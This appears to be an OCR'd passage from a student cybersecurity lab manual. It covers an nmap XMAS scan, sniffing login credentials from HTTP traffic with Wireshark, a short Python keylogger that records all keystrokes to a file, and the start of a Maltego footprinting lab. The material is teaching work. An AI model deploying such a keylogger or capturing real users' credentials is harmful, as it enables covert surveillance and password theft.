
- **XMAS Scan (-sX)**
  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

  Command: **nmap -sX -T4 scanme.nmap.org**


```
krad# nmap -sX -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT    STATE  SERVICE
113/tcp closed auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

EX. NO.: 6
AIM: Use WireShark sniffer to capture network traffic and analyze.


Step 1: Install and open WireShark .




Step 2: Go to Capture tab and select Interface option.




Step 3: In Capture interface, Select Local Area Connection and click on start.




Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.






Step 5: Open a website in a new window and enter the user id and password. Register if needed.


Step 6: Enter the credentials and then sign in.




Step 7: The wireshark tool will keep recording the packets.




Step 8: Select filter as http to make the search easier and click on apply.




Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.




Step 11: U will see the email- id and password that you used to log in.



DOS

Using NEMESIS




EX. NO.: 7

Aim: - Create a simple keylogger using python

Code: -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
        logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
        listener.join()
```

Output: -



Ex. No.8 – Footprinting a Target using Maltego

Lab 3: Footprinting a Target using Maltego

Maltego is an open source intelligence and forensics application. It gathers information about a target and represents this information in an easily understandable format.

Lab Objectives

The objective of this lab is to help students gather as much information as possible about the target. With this lab, the student can

- Identify the Server-Side Technology
- Identify the Domain
- Identify the Domain Name Schema
- Identify the Service Oriented Architecture (SOA) Information
- Identify the Mail Exchanger
- Identify the Name Server
- Identify the IP Address
- Identify the Geographical Location
- Identify the Entities
- Find out the Email Addresses

Lab Requirements

To carry out the lab you need:

- Kali Linux running as a virtual machine
- A Web Browser with an Internet connection
- Administrative privileges to run the tools
- A valid email account (Hotmail, Gmail, Yahoo, etc.). We suggest you sign up with any of the services to obtain a new email account for this lab. Do not use your real email accounts and passwords in these exercises.
- Run this lab on Kali machine

Procedure

Step 1: Launch Maltego from the taskbar from the left-hand side.

Step 2: A product selection wizard appears on the Maltego GUI. Click Run from Maltego CE (Free) option

Step 3: You will be redirected to the Login section. Click register here.




FIGURE. 11

Step 4: Register your account and activate it. By filling up the required details

Step 5: Login to the maltego

